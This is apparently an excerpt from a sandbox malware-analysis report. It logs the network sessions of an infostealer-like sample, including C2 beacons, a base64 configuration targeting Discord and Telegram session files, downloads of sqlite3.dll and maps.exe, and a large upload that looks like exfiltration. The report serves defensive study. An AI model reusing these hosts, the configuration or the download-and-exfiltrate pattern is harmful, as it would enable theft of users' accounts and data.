00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 d4 b2 03 00 28 00 00 00 00 40 05 00 18 90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 05 00 78 1b 00 00 20 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 8a 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 d4 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 7e b3 03 00 00 10 00 00 00 b4 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 04 20 01 00 00 d0 03 00 00 14 00 00 00 b8 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 78 6f 67 75 68 69 74 05 00 00 00 00 00 05 00 00 02 00 00 00 cc 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 76 61 6b 6f 72 75 70 4b 00 00 00 00 10 05 00 00 02 00 00 00 ce 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 67 69 6c 69 6a 65 6e ea 00 00 00 00 20 05 00 00 02 00 00 00 d0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 62 75 76 61 00 00 00 93 0d 00 00 00 30 05 00 00 0e 00 00 00 d2 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 18 90 00 00 00 40 05 00 00 92 00 00 00 e0 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 3a 00 00 00 e0 05 00 00 3c 00 00 00 72 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 4aeO0MZ@!L!This program cannot be run in DOS mode.$ 6}}1!$RichPEL/`P@ m(@x 8@.text~ `.data @.xoguhit@.vakorupK@.gilijen @.buva0@.rsrc@@@.reloc:<r@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.3	49757	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:07.745237112 CET	2268	OUT	GET /tratata.php HTTP/1.1 Host: file-file-host4.com Connection: Keep-Alive Cache-Control: no-cache
Jan 6, 2022 08:09:07.826359034 CET	2269	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Thu, 06 Jan 2022 07:09:07 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: PHPSESSID=dssnulsk4q345etur6fdlaaidu; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Vary: Accept-Encoding Data Raw: 63 34 0d 0a 4d 58 77 78 66 44 46 38 4d 58 78 45 61 58 4e 6a 62 33 4a 6b 66 44 42 38 4a 55 46 51 55 45 52 42 56 45 45 6c 58 47 52 70 63 32 4e 76 63 6d 52 63 54 47 39 6a 59 57 77 67 55 33 52 76 63 6d 46 6e 5a 56 78 38 4b 6e 77 78 66 44 42 38 4d 48 78 55 5a 57 78 6c 5a 33 4a 68 62 58 77 77 66 43 56 42 55 46 42 45 51 56 52 42 4a 56 78 55 5a 57 78 6c 5a 33 4a 68 62 53 42 45 5a 58 4e 72 64 47 39 77 58 48 52 6b 59 58 52 68 58 48 77 71 52 44 67 33 4e 30 59 33 4f 44 4e 45 4e 55 51 7a 52 55 59 34 51 79 6f 73 4b 6d 31 68 63 43 6f 73 4b 6d 4e 76 62 6d 5a 70 5a 33 4d 71 66 44 46 38 4d 48 77 77 66 41 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: c4MXwxfDF8MXxEaXNjb3JkfDB8JUFQUERBVEElXGRpc2NvcmRcTG9jYWwgU3RvcmFnZVx8KnwxfDB8MHxUZWxlZ3JhbXwwfCVBUFBEQVRBJVxUZWxlZ3JhbSBEZXNrdG9wXHRkYXRhXHwqRDg3N0Y3ODNENUQzRUY4QyosKm1hcCosKmNvbmZpZ3MqfDF8MHwwfA==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.3	49758	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:07.924268007 CET	2270	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ckfvguv.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 286 Host: host-data-coin-11.com
Jan 6, 2022 08:09:08.003650904 CET	2285	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:07 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title> </head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/ 2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.3	49759	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:07.936758041 CET	2270	OUT	GET /sqlite3.dll HTTP/1.1 Host: file-file-host4.com Cache-Control: no-cache Cookie: PHPSESSID=dssnulsk4q345etur6fdlaaidu
Jan 6, 2022 08:09:08.000193119 CET	2272	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Thu, 06 Jan 2022 07:09:07 GMT Content-Type: application/x-msdos-program Content-Length: 645592 Connection: close Last-Modified: Wed, 08 Dec 2021 03:32:46 GMT ETag: "9d9d8-5d29a24b21380" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 13 00 ea 98 3d 53 00 76 08 00 3f 0c 00 00 e0 00 06 21 0b 01 02 15 00 d0 06 00 00 e0 07 00 00 06 00 00 58 10 00 00 00 10 00 00 00 e0 06 00 00 00 90 60 00 10 00 00 00 02 00 00 04 00 00 00 01 00 00 00 04 00 00 00 00 00 00 00 00 20 09 00 00 06 00 00 38 c3 0a 00 03 00 00 00 00 00 20 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 b0 07 00 98 19 00 00 00 d0 07 00 4c 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 fc 27 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 07 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac d1 07 00 70 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c0 ce 06 00 00 10 00 00 00 d0 06 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 30 60 2e 64 61 74 61 00 00 00 b0 0f 00 00 00 e0 06 00 00 10 00 00 00 d6 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 c0 2e 72 64 61 74 61 00 00 24 ad 00 00 00 f0 06 00 00 ae 00 00 00 e6 06 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 40 2e 62 73 73 00 00 00 00 98 04 00 00 00 a0 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 40 c0 2e 65 64 61 74 61 00 00 98 19 00 00 00 b0 07 00 00 1a 00 00 00 94 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 69 64 61 74 61 00 00 4c 0a 00 00 00 d0 07 00 00 0c 00 00 00 ae 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00 00 00 18 00 00 00 00 e0 07 00 00 02 00 00 00 ba 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 74 6c 73 00 00 00 00 20 00 00 00 00 f0 07 00 00 02 00 00 00 bc 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 72 65 6c 6f 63 00 00 fc 27 00 00 00 00 08 00 00 28 00 00 00 be 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 42 2f 34 00 00 00 00 00 00 60 01 00 00 00 30 08 00 00 02 00 00 00 e6 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 42 2f 31 39 00 00 00 00 00 c8 03 00 00 00 40 08 00 00 04 00 00 00 e8 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 33 35 00 00 00 00 00 4d 06 00 00 00 50 08 00 00 08 00 00 00 ec 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 35 31 00 00 00 00 00 60 43 00 00 00 60 08 00 00 44 00 00 00 f4 07 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 36 33 00 00 00 00 00 84 0d 00 00 00 b0 08 00 00 0e 00 00 00 38 08 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 37 37 00 00 00 00 00 94 0b 00 00 00 c0 08 00 00 0c 00 00 00 46 08 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 38 39 00 00 00 00 00 04 05 00 00 00 d0 08 00 00 06 00 00 00 52 08 00 00 00 00 00 00 00 00 00 00 00 00 40 0 0 30 42 2f 31 30 32 00 00 00 00 0d 01 00 00 00 e0 08 00 00 02 00 00 00 58 08 00 00 00 00 00 00 00 00 00 00 00 00 40 00 10 42 2f 31 31 33 00 00 00 00 db 19 00 00 00 f0 08 00 00 1a 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL=Sv?!X` 8 L'p.text`0`.data@@.rdata$@@@. bss@.edata@0@.idataL@0.CRT@0.tls @0.reloc'(@0B/4`0@@B/19@@B/35MP@B/51`C`D@B/638@B/77F@B/89 R@0B/102X@B/113

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.3	49760	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:08.147406101 CET	2369	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dldbnkm.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 282 Host: host-data-coin-11.com
Jan 6, 2022 08:09:08.230910063 CET	2701	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:08 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.3	49761	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:08.315341949 CET	2949	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://vrpsxrye.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 168 Host: host-data-coin-11.com
Jan 6, 2022 08:09:08.392970085 CET	2950	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:08 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 36 35 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e 84 42 09 25 16 f9 b5 8f bd b8 15 a5 0c ce 2c b4 59 52 db 04 e5 fd 28 e3 22 58 1b b2 ed cf 00 b4 53 d1 42 d4 ff 26 85 21 ec ac 96 51 28 e2 b1 49 2d e3 b3 b7 60 f2 9b bf 5c aa 71 90 c8 33 46 58 3a 0d 49 da bb 51 b7 fe 5f 9b b1 c9 1f 8d 2b 80 cf 0d 0a 30 0d 0a 0d 0a Data Ascii: 65I:82OB%,YR("XSB&!Q(I-`\q3FX:IQ_+0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.3	49763	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:10.435122967 CET	3502	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ssdywbty.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 275 Host: host-data-coin-11.com
Jan 6, 2022 08:09:10.525348902 CET	3503	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:10 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49807	104.21.38.221	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.3	49764	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:10.619515896 CET	3504	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://upyfwla.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 279 Host: host-data-coin-11.com
Jan 6, 2022 08:09:10.701766968 CET	3505	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:10 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.3	49766	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:16.333735943 CET	3506	OUT	POST /tratata.php HTTP/1.1 Content-Type: multipart/form-data; boundary=----VKNYUK68YUSRQI58 Host: file-file-host4.com Content-Length: 92575 Connection: Keep-Alive Cache-Control: no-cache Cookie: PHPSESSID=dssnulsk4q345etur6fdlaaidu
Jan 6, 2022 08:09:17.455610037 CET	3599	IN	HTTP/1.1 200 OK Server: nginx/1.20.2 Date: Thu, 06 Jan 2022 07:09:17 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.3	49780	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:32.271148920 CET	12237	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://lvqobjn.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 229 Host: host-data-coin-11.com
Jan 6, 2022 08:09:32.355457067 CET	12238	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:32 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 63 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 90 df 1e 49 3a 44 a6 e8 de ea e4 40 fd 45 91 6e b8 57 5b 91 17 bf ec 31 e5 0d 0a 30 0d 0a 0d 0a Data Ascii: 2cI:82OI:D@EnW[10

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.3	49786	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:53.676336050 CET	12257	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://miwrk.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 131 Host: host-data-coin-11.com
Jan 6, 2022 08:09:53.763040066 CET	12257	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:53 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.3	49787	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:53.850538969 CET	12258	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://fsmmd.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 202 Host: host-data-coin-11.com
Jan 6, 2022 08:09:53.932580948 CET	12259	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:53 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
45	192.168.2.3	49788	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:55.017796040 CET	12260	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://bpjdfscuk.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 269 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:55.096772909 CET	12260	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:55 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
46	192.168.2.3	49789	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:55.178186893 CET	12265	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://glmxabvp.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 254 Host: host-data-coin-11.com
Jan 6, 2022 08:09:55.256943941 CET	12265	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:55 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
47	192.168.2.3	49790	139.28.222.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:55.340255976 CET	12266	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://wofvisy.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 279 Host: host-data-coin-11.com
Jan 6, 2022 08:09:55.419222116 CET	12267	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 07:09:55 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 65 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 98 d6 08 55 3f 41 be f2 d8 fc fb 42 f4 53 cd 76 bb 44 10 99 04 e1 fa 67 e5 32 50 0d 0a 30 0d 0a 0d 0a Data Ascii: 2eI:82OU?ABSvDg2P0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
48	192.168.2.3	49791	91.243.44.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2022 08:09:55.559609890 CET	12267	OUT	GET /stlr/maps.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 91.243.44.130

Copyright Joe Security LLC 2022

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jan 6, 2022
08:09:55.623759031 CET</td><td>12269</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Thu, 06 Jan 2022 07:09:55 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Wed, 05 Jan 2022 20:17:14 GMT
ETag: "97fd0-5d4db70843dbb"
Accept-Ranges: bytes
Content-Length: 622544
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdos-program
